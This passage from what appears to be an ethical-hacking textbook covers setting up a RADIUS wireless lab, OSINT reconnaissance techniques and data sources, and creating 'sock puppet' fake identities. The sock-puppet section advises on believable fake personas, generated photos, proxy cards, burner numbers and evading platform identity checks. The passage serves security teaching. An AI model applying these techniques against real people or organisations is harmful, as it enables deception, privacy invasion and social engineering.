
SSID Broadcast: ● Enabled ○ Disabled

1. Next, on the Wireless Security menu, use the following configuration to enable the wireless router to query the RADIUS server on the network:
   - Security Mode: WPA2-Enterprise
   - Encryption: AES
   - RADIUS Server: Enter the IP address of the RADIUS server

virtual machine

- RADIUS Port: 1812
- Shared Secret: radiusclientpassword1

The following screenshot shows the preceding configurations when applied to the wireless router:



Security Mode: WPA2 Enterprise

Encryption: AES

RADIUS Server: 172 . 16 . 17 . 50

RADIUS Port: 1812

Shared Secret: radiuspassword1

Key Renewal: 0 seconds

Keep in mind, you need to ensure the IP address on your wireless router matches the IP address within the `clients.conf` file on the RADIUS server, as well as the IP address of the RADIUS server matches the IP address on the wireless security configuration on the wireless router.Having completed this section, you have learned how to set up a wireless penetration testing lab environment to perform advanced penetration testing techniques.

Summary

During this chapter, you have gained the hands-on skills to build a Windows environment that simulates a typical enterprise organization with domain users, various service accounts, administrators, and shared network resources.

Additionally, you have learnt how to create a wireless network lab that contains a RADIUS server to provide AAA services, which help replicate an enterprise wireless network within a large organization. These lab environments will be utilized later in this book when you learn about advanced penetration testing techniques such as red team exercises.I trust that the knowledge presented in this chapter has provided you with valuable insights, supporting your path towards becoming an ethical hacker and penetration tester in the dynamic field of cybersecurity. May this newfound understanding empower you in your journey, allowing you to navigate the industry with confidence and make a significant impact. In the next chapter, *Reconnaissance and Network Penetration Testing*, you will learn how to perform **Open Source Intelligence** (**OSINT**) to passively collect sensitive information on a target.

Further Reading

- Active Directory Domain Services - https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/deploy/install-active-directory-domain-services--level-100-
- Wireless security standards - https://www.techtarget.com/searchnetworking/feature/Wireless-encryption-basics-Understanding-WEP-WPA-and-WPA2
- Understanding FreeRadius - https://www.techtarget.com/searchsecurity/definition/RADIUS

4 Passive Reconnaissace

Join our book community on Discord

https://packt.link/SecNet

As an aspiring ethical hacker and penetration tester, it’s important to develop your skills and gain a solid understanding on how adversaries are able to efficiently discover and collect sensitive information about a targeted organization, and analyze the collected data to create meaningful information that can be leveraged in planning a future cyber-attack on the target. As with many aspiring ethical hackers, we are always excited to get started with hacking into systems and networks as it’s the fun part of learning offensive security tactics and techniques. However, it’s important to develop the mindset of an adversary to better understanding why and how a real threat actor will plan their attack on a targeted system, network or organization.Adversaries use various reconnaissance techniques and procedures to find and collect data about their targets to better understand whether the targeted systems are online, whether any security vulnerabilities exists on them, and which attack vectors and infrastructure are available for delivering malicious payloads to the target. The more information that’s known about the target can improve how the plan of attack by the adversary.In this chapter, you will learn how reconnaissance techniques are used by threat actors and ethical hackers to discover, collect and analyze sensitive data that’s leaked by the targeted organization, and how such data can lead to a future cyber-attack. In addition, you will learn how to conceal your identity as an ethical hacker and penetration tester, and anonymize your internet-based traffic to improve your stealth and reduce your threat level.In this chapter, we will cover the following topics:

- Importance of reconnaissance
- Exploring passive reconnaissance
- Creating a sock puppet
- Anonymizing internet-based traffic

Let’s dive in!

Technical Requirements

To follow along with the exercises in this chapter, please ensure that you have met the following hardware and software requirements:

- Kali Linux - https://www.kali.org/get-kali/

Importance of reconnaissance

Reconnaissance focuses on collecting as much data as possible on a target, then analyzing the collected data to create meaningful information that can be leveraged by an adversary or threat actor to identify the attack surface and security vulnerabilities on a targeted system, network or organization. Adversaries uses various reconnaissance techniques and tools to collect system information, networking information and organizational information about their targets. Without first understanding your target and their weaknesses, it'll be challenging to create a weapon such as an *exploit* that will be effective in compromise the confidentiality, integrity and/or availability of the targeted system, network or organization.System information provides valuable insights to ethical hackers as it lets us know what's running on the targeted system, such as it host operating system and version. The operating system and version information helps ethical hackers to research known security vulnerabilities and develop/acquire exploits that has the potential to compromise the target. For instance, many organizations around the world does not always run the latest version of operating systems within their network infrastructure While operating system vendors are continuously working on a newer version and releasing security updates to customers, not everyone installs the latest security patches/updates or even upgrade to the latest version for many reasons. This situation creates many possibilities for adversaries, ethical hackers and penetration testers. Imagine you're performing an internal network penetration test on a targeted organization and have discovered their servers are running an older version of Microsoft Windows Server, and after some research, you've discovered all the servers contains the *EternalBlue* and *PrintNightmare* critical security vulnerabilities. If a real adversary were to discover these vulnerabilities, you can imagine the potential impact and damages that can be done.System information includes the following details:

- Identifying live hosts on a network
- Hostnames of devices
- Operating system type and version
- Running services and versions
- Open service ports
- Unauthenticated network shares
- Username and passwords

Network information helps ethical hackers and penetration testers to identify whether the targeted organization is using any unsecure protocols, running vulnerable services and has any unintentional exposed service ports on critical systems. For instance, unsecure network protocols does not encrypt any data before or after transmission, therefore, an ethical hacker can intercept network traffic with the intent to capture any sensitive data such as user credentials and password hashes which can be leveraged for gain unauthorized access to critical systems on the network.Network information includes the following details:

- **Domain Name System** (**DNS**) records
- Domain names
- Sub-domain names
- Firewall rules and policies
- IP addresses and network blocks
- Network protocols and services

Organizational information helps ethical hackers to identify the employees of a targeted organization, their contact information such as telephone numbers and email address which can be used for various social engineering attacks such as phishing. In addition, identifying high-profile employees of an organizations helps the ethical hacker to focus their phishing emails to targeted persons with high-privileged user accounts.Organizational information includes the following details:

- Employees' details and contact information
- Geo-location of the organizations and its remote offices
- Employees' role and profile

The first stage of Lockheed Martin's **Cyber Kill Chain** is reconnaissance, which describes how the threat actor uses this phase of attack to plan their operations such as performing extensive research on their targets to gain a better understanding of their security vulnerabilities and determine how the threat actor can meet their objectives/goals of the cyber-attack. In addition, the **MITRE ATT&CK** framework listed reconnaissance as the first stage on their Enterprise Matrix and describe it as the techniques used by an attacker to either passively or actively collect information about a target, where such collecting organizational, network and system information and employees' data that can be leveraged in a future cyber-attack. Therefore, cybersecurity professionals such as ethical hackers and penetration testers uses the same reconnaissance techniques to efficiently collect and analyze data as a real attacker to compromise their targets. Hence, providing the ethical hacker and penetration tester with insights and **Cyber Threat Intelligence** (**CTI**) on how the targeted organization is leaking sensitive data about themselves, and how it can be leveraged by a real attacker when planning a future attack.Reconnaissance is usually broken-down into the following categories:

- Passive – Passive reconnaissance techniques are used to ensure the ethical hacker does not establish direct interaction with the target. This technique involves collecting and analyzing publicly available information from multiple data sources from the internet about target. Passive information gathering helps the ethical hacker to improve stealth and reduce the likelihood of alerting or triggering any security sensors that notifies the target.
- Active – Active reconnaissance techniques establishes a direct connection or interaction with the target to collect sensitive information that’s not available through passive reconnaissance techniques. This technique involves sending specially-crafted probes over a network to the target to collect technical details such as operating system and running services.

According to the MITRE ATT&CK framework, the following are common reconnaissance techniques used by adversaries:


- Active reconnaissance – This technique focuses on sending probes to the targeted systems and networks to collect sensitive information such as identifying the target’s network block information and discovering security vulnerabilities on applications and operating systems.
- Gather victim host information – This techniques helps the threat actor to collect information about the target’s hardware, software running on devices, firmware on device and system configurations.
- Gather victim identity information – This technique is used by threat actors to collect users’ credentials, email addresses, employees’ name and contact information from public data sources and leaked data.
- Gather victim network information – Threat actors uses this techniques to collect network-related information about their target’s network

infrastructure such as domain registrar information, public DNS records, network topology details, IP addresses and network block details.

- Gather victim org information – Malicious actors uses this technique to collect information about the target’s geo-location, the service providers to the target, days and time of business operations and identify key personnel of the organization.
- Phishing for information – This technique is commonly used by malicious actors by sending phishing email messages to the targeted organization with the intention to trick victims into performing an action or revealing sensitive information that can be further leverage in a cyber-attack.
- Searched closed sources – Searching closed data sources involves looking through subscription-based services that provide information about threat intelligence and data leaks that contains sensitive information about breached data from organization.
- Search open technical databases – These open technical databases contains publicly available information about people, organizations, and domain names. Such information can be leveraged by a threat actor when planning a cyber-attack on a target.
- Search open websites/domains – This technique involves searching social media platform, internet search engines and code repository websites for any publicly available information that can be used to identify security flaws and plan a cyber-attack on the target.
- Search victim-owned websites – Visiting the targeted owned-website may contain useful information such as contact details of employees, telephone numbers, email addresses, and identify high-profile employees and their roles. Such information can be leverage for spear-phishing attack campaigns.

The information collected during the reconnaissance phases helps the threat actor, ethical hacker and penetration tester to move onto the exploitation phases to gain access to a targeted system or network.

Reconnaissance is commonly referred to as *footprinting*, which is to obtain specific information about the targeted organization from an attacker’s perspective. The information that's collected can be used in various ways to gain access to the targeted system, network, or organization. Footprinting allows an ethical hacker and penetration tester to better understand the security posture of the targeted infrastructure, quickly identify security vulnerabilities on the targeted systems and networks, create a network map of the organization, and reduce the area of focus to the specific IP addresses, domain names, and the types of devices regarding which information is required. Footprinting is part of the reconnaissance phase; however, since footprinting can provide more specific details about the target, we can consider footprinting to be a subset of the reconnaissance phase.The following diagram shows how linkage between information gathering, reconnaissance, and footprinting:



As an aspiring ethical hacker and penetration tester, using the same **Tactics, Techniques and Procedures** (**TTPs**) for reconnaissance helps you to better understand how a real attacker is able to identify the attack surface of a targeted organization, collect and analyze publicly available data to identify security vulnerabilities and leverage the collected data to improve their plan of attack on the target. By using the same reconnaissance TTPs as real adversaries, you will be able to better simulate a real-world cyber-attack on your target and gain the insights needed to provide recommendations on improving the cyber defenses, reducing the attack surface and improve the security posture of the organization.

Exploring Passive reconnaissance

Passive reconnaissance focuses on collecting information without directly connecting or interacting with the target. This method reduces the threat level of the ethical hacker and penetration tester, whereby reducing the likelihood of triggering any alerts which notifies the target that someone is collecting information about them, their systems and network infrastructure.Each day, more data is being uploaded and created on the internet by people around the world. Whether someone is uploading a picture of themselves, a fun marketing video or even information about new products and services for new and existing customers, the internet is storing lots of data which can be harvested and carefully analyzed by cyber criminals to better understand their targets and improve their cyber operations. As previously mentioned, ethical hackers and penetration testers uses the same TTPs as real threat actors as a method to efficiently discover how organization are leaking data about themselves and how malicious actors are able to leverage the collected data to identify and compromise security vulnerabilities within their targets.For instance, internet search engines are designed to index (crawl) and analyze each webpage found on the internet to improve their search results and provides users with more accurate information, helping a user to easily find the hostname of a web server or the **Uniform Resource Locator** (**URL**) to a resource on the internet. Adversaries and ethical hackers also use various internet search engines to discover unintentionally exposed systems, unsecure web portals and resources which are owned by the targeted organization.The following are common internet search engines used by ethical hackers:

- Google - https://www.google.com/
- Yahoo! - https://www.yahoo.com/
- Bing - https://www.bing.com/
- DuckDuckGo - https://duckduckgo.com/
- Yandex - https://yandex.com/

The Yandex internet search engine is Russian-based and provides better search results for resources within the Asia and Europe regions. DuckDuckGo is a privacy-focused internet search engine which does not store the user’s searches or tracking details.

As an aspiring ethical hacker, it’s recommended to use at least two different internet search engines when performing research on your target. For instance, one internet search engine may provide better results that’s aligned towards your target, while another internet search engine may provide less sensitive results. However, it’s important to collect all the information during the reconnaissance phase, then analyze the collected data to determine what is useful and helps you build a profile of your target. To get a better understanding on how adversaries, ethical hackers and penetration testers uses passive reconnaissance to identify sensitive information and security vulnerabilities on targets, let’s take a deep dive into exploring open source intelligence.

Open source intelligence

Open Source Intelligence (**OSINT**) is commonly referred to as the collection and analysis of publicly available information from multiple data sources to better understand the attack surface such as the security vulnerabilities on a targeted organization. In addition, OSINT helps ethical hackers and penetration testers to identify how their targets are leaking sensitive data which can be leveraged by threat actors to improve their cyber-attacks and threats.As more organizations are creating an online presence on the internet, from spinning up virtual servers to hosting their web applications on cloud computing service providers’ infrastructure, many companies are using social media platforms to create awareness and share information with new and existing customers. While social media platforms enables people around the world to share updates, pictures and videos to each other using a digital medium, sometimes people leak sensitive information about themselves or their organizations without realizing the potential risk if the information were to be leveraged by a cyber-criminal. For instance, an employee shares a digital photograph of themselves while at their workstation, however the background of the image shows some confidential documents on their desk, their employee’s ID badge and some applications on their computer’s monitor. If a threat actor is targeting the company, the attacker will use passive reconnaissance to identify the social media presence of the targeted organization such as their LinkedIn, Facebook, Instagram and Twitter pages. Sometimes, organizations will post on social media about new job vacancies with the technical requirements for a potential candidate.

Threat actors can leverage the technical details found within a job post to determine the technologies and applications that are running within the organization’s network.Furthermore, the threat actor can identify the social media accounts of past and present employees to determine if anyone has uploaded a picture with sensitive details. Social media platforms provides a lot of privacy features to their users, however, not everyone takes the extra times to ensure their online profiles are private and visible to online trusted contacts. If a threat actor is able to find an employee’s social media accounts with unsecure privacy settings and their pictures are all publicly available. The threat actor can simply looks for pictures that contains the employee’s ID badge which can be used to create a fake badge to gain unauthorized physical access to the compound, and even determine what applications are running on the employee’s computer. Identifying the applications on the targeted systems helps the threat actor to research security vulnerabilities for the operating system and applications on the computers.While there’s a lot of sensitive information which can be found on social media platforms, there are addition OSINT data sources, such as the following:


- Online forums – There are many online forums and discussions boards such as **Stack Overflow** (https://stackoverflow.com/) which are commonly used by the tech community to help and share ideas with each other. However, technical employees may create a profile on a discussion forum and include their job title and company name. A threat actor can search for users’ profiles that are associated with the targeted organization, then the attacker can view all the posts and discussions made by the employees to identify any sensitive information that may be leaked. For instance, the employees may create a discussion post on requesting help for a specific application on their network and reveals the application version, error logs and host operating system for a server. The threat actor can leverage this information to research known security vulnerabilities for the application and operating system.
- Search engines – Internet search engines crawl each web page and identify web servers on the internet. Threat actors can leverage the search algorithm and use customized search parameters on various internet search engines to find specific resources and sensitive URLs of targeted organizations. For instance, both threat actors and cybersecurity professionals can use *Google Dorking* techniques to perform advanced

Google searches.

- Public databases – There are many public databases on the internet which contains information about companies and their location, and people and their contact details. Threat actors can collect and analyze the information found on public databases to plan social engineering attacks on the employees of a targeted organization to gain a foothold into their network infrastructure.
- Internet archive – The **Internet Archive** (https://archive.org/) is an online, digital library which takes a snapshot of everything on internet and archives it for the next 20 years. Therefore, anything that’s posted on the internet is archived and it’s retrievable by anyone, including threat actors and ethical hackers. The Internet Archive helps threat actors identify legacy web applications and plugins on the targeted web server for any security vulnerabilities.
- WHOIS databases – There are many WHOIS databases on the internet which stores registration details of public domain names. This type of database contains the domain registration and expiration date, the contact details and address of the person who registered the domain, and public DNS records. If a domain owner does not pay an additional fee to safeguard their **Personally Identifiable Information** (**PII**), a threat actor can use the owner’s personal information to plan future cyber operations such as social engineering attacks.
- Public records – Around the world, there are many state-owned and government agencies that often store public records about their country’s property, citizens, business registration and so on. For instance, many of these agencies are acquiring an online presence on the internet, and threat actors can easily access the public records to identify the geo-location of targeted companies.
- Code repositories – Many developers are using GitHub and other online code repositories to simultaneously work on new and existing applications for their organization. However, if a user does not apply proper privacy controls on their user account, a threat actor can easily view their online code projects to determine the applications that are running within the targeted organization and whether any security vulnerabilities exists within the code that can be exploited to gain a foothold on the network.
- Geospatial data – This data source includes publicly available mapping

and imagery systems which enables anyone on the internet to find physical places and identify the surroundings of an area. For instance, a threat actor can use **Google Maps** to determine the geolocation of a targeted organization, and its **Street View** feature identify whether there are any nearby carparks and physical access to the compound.

Furthermore, organizations usually publish information about themselves on various internet platforms, such as blogs, social media platforms, and recruitment websites. As the internet is so readily available and accessible, it's quite easy for someone such as a threat actor or a penetration tester to gather information on a targeted organization simply by using search engines to determine their underlying infrastructure.Since adversaries leverages OSINT to improve their cyber-attacks and future operations, ethical hackers and penetration testers use the same TTPs to ensure they can efficiently discover how their targets are leaking sensitive data and how threat actors can leverage it to compromise their target's systems and networks. In addition, ethical hackers will gain the insights and **Cyber Threat Intelligence** (**CTI**) needed to provide recommendations on how to help organizations reduce their data leakages and prevent future cyber-attacks and threats.The following diagram shows a visual mind-map for collecting OSINT from various online data sources:




As shown in the preceding diagram, there are many data sources which are commonly used by both adversaries and ethical hackers for different goals. Such that, threat actors' goals are usually focused on compromising the confidentiality, integrity and/or availability of their targeted systems with malicious intentions. While ethical hackers and penetration testers uses the same techniques and skills with a good moral compass to help organizations identify hidden security vulnerabilities and implement countermeasures to prevent a real cyber-attack.

> Keep in mind, it’s important to validate the accuracy of the information collected from OSINT. Sometimes, an online data source may not provide the most up-to-date information about a target and this can lead to planning a cyber-attack or developing an exploit based on outdated information.

How much data should be collected

The more data collected should help you better understand the target, but how much data is enough? Before getting started with OSINT, ethical hackers and penetration testers need to understand what are the deliverables of the penetration test, whether the organization is interested in determining whether their company’s data is being intentionally and unintentionally leaked online, how will an attacker identify and exploit the security vulnerabilities on their systems, and what will be the impact if an adversary were to leverage OSINT about the organization to plan a cyber-attack.Once the ethical hacker determines the scope of the security assessment, the ethical hacker will proceed to *data collection and retrieval* of OSINT on the targeted organization. This means, the ethical hacker will use reconnaissance TTPs to collect multiple data types such as text, media and geo-spatial data from multiple data sources on the internet to create a profile about the target. During this phase, it’s important for both ethical hackers and penetration testers to identify relevant information that adds context to the target and when sufficient is collected. If insufficient data is collected, the ethical hacker will not have enough details to determine the type of security vulnerabilities on targeted systems, attack vectors for delivering malicious payloads, geo-location of the target, running services and applications on systems, and so on.After the data collection phase, the ethical hackers needs to carefully analyze the collected data to better understand how it applies to the targeted organization. During this phase, the ethical hacker may discover something that’s interesting and decides to go deeper by collecting more data for analysis. However, it’s important to monitor the amount of time spent during each phase of your penetration test, as you do want to spend most of your time on reconnaissance while forgetting about exploitation and post-exploitation phases. Therefore, be mindful when going down a rabbit-hole when researching your target.The **Your OSINT Graphical Analyzer** (**YOGA**) mind-map helps ethical hackers and penetration testers to better visualize how one data point can easily lead to another and displays the type of the information that can be collected from each data point, as shown below:



As shown in the preceding screenshot, if an ethical hacker uses the targeted domain name as a starting point, YOGA provides a map showing the next data points and sources for information gathering.

To learn more about YOGA, please see: https://yoga.myosint.training/.

The analyzed data is converted into meaningful information to determine the following:

- What is the accuracy of the collected data?
- Was the data found from credible sources?

- Is the collected data factual or is it subjective?
- Was enough data collected to understand the target or more is needed?

Next, the ethical hacker or penetration tester may attempt to collect more data but in a different area to better understand and improve the profile of the target. For instance, the ethical hacker may attempt to determine the organizational hierarchy of employees, and perform social media OSINT to identify all employees with a social media profile to investigate what type of information each person is leaking about the company. Discovering the social media accounts of employees can lead to discovering the IT professionals who are employed by the targeted organization, and identify whether they made any recent social media post about their technical work in the organizations.Once sufficient data is analyzed about the target, the ethical hacker and penetration tester creates intelligence that will assist in planning for the *weaponization, delivery* and *exploitation* phase to compromise the target. However, active reconnaissance techniques and procedures are needed to collect sensitive information that’s not available from OSINT. Having completed this section, you have learnt about the importance of passive information gathering and how OSINT can be leveraged by ethical hackers and penetration testers to identify security flaws on a targeted system, network and organization. In the next section, you will learn how to conceal your online identity as an aspiring ethical hacker.

Creating a sock puppet

There are many techniques and tools which are commonly used by ethical hackers and penetration testers to gather information about their target various sources on the internet. When using OSINT strategies and techniques, you’ll need to ensure you do not make direct contact with the targeted organization and that your real identity is not revealed during the process. A **sock puppet** is a terminology that's used within the cybersecurity industry, especially among penetration testers. A sock puppet is simply a misrepresentation of an individual, such as creating an entire fake identity or persona with the intent to infiltrate an online community to gather information. While pretending to be someone else is unlawful, hackers always create a fake identity on the internet when gathering information about their targets. By creating a fake persona on an online platform such as a social media website, no one knows the true identity of the account owner. Therefore, the hacker can pretend to be an employee or a mutual friend of their target to gather data about the organization.

> Never use personal accounts for work-related activities, such as OSINT operations, investigations, ethical hacking, or penetration testing.

Penetration testers usually create a sock puppet to mask their true identity when performing any type of intelligence gathering about their targets. This technique is used to prevent the target, such as an organization or person, from determining the true identity of the penetration tester who is collecting data about them. If the organization hires a penetration tester to simulate a real-world cyber-attack, and the penetration tester is using their real online accounts to gather intelligence, their true identity may be revealed. Some social media platforms such as LinkedIn allow a user to see who has visited their profile recently. If the penetration tester uses their real account to investigate an employee's profile, this may trigger a red flag for the organization. Another key aspect of using a sock puppet is to ensure the target does not know who is performing the OSINT investigation. This is also a good practice for penetration testers to remain stealthy during a security assessment.When creating a sock puppet, ensure the profile looks very legitimate and believable to anyone who views it. The following are some resources for creating a sock puppet:

- Fake Name Generator - https://www.fakenamegenerator.com/
- This Person Does Not Exist - https://www.thispersondoesnotexist.com/
- Proxy credit card - https://privacy.com/

Rather than thinking about all the components needed to create a fake identity or persona, using a website such as **Fake Name Generator** enables you to select various characteristics and parameters, and the site will generate an entire fake identity within a few seconds. A profile without a picture is always a red flag, and using someone else's photo may work for a bit until someone discovers their friend's or relative's profile picture is being used on another account. Using a website such as **This Person Does Not Exist** is beneficial as it uses algorithms to generate pictures of people who do not exist in reality. However, keep in mind, there are various online tools that can be used to identify an AI-generated image.Sometimes, as a penetration tester, you'll need a *burner phone number* or some type of payment service to help with your penetration testing engagement. Using your own credit card on various sites can lead to revealing your true identity, such as purchasing a burner phone number to perform social engineering over the telephone. Using a website such as **Privacy** can act as a proxy for your credit card. The site works by storing your real credit card number, which then enables you to generate a unique proxy card number for each unique service or website you want to perform a transaction on. This prevents you from revealing your true identity through your credit card number on the e-commerce websites.The following are some guidelines when creating a sock puppet:

- Whenever you're creating a social media account, ensure you do not use your real IP address. Considering using the free internet service at a local coffee shop.
- When creating social media accounts, do not use **Virtual Private Networks** (**VPNs**) or **The Onion Router** (**TOR**) services as many social media platforms are able to detect your origin traffic is being proxy through a VPN or TOR, and will require additional identity verification during the account creation process.
- Your sock puppet account should look like a normal person to avoid any red flags of being identified as a fake account.
- Consider using burner email address when registering for online accounts. There are many free email services such as **Proton Mail** (https://proton.me/) which provide additional layers of privacy. However, you can create a vanilla (basic) email address on Gmail, Outlook, and even Yahoo Mail.
- After the sock puppet profile is created, ensure you frequently share updates, statuses, pictures, interact and connect with others on the platform.
- Do not use another person's picture as your sock puppet profile picture. Reverse image search can be used to identify whether a picture is fake or being misused online.

Having completed this section, you have understood the fundamentals and importance of using a sock puppet when performing reconnaissance on a target. In the next section, you will learn how to anonymize your internet-based traffic.

Anonymizing internet-based traffic

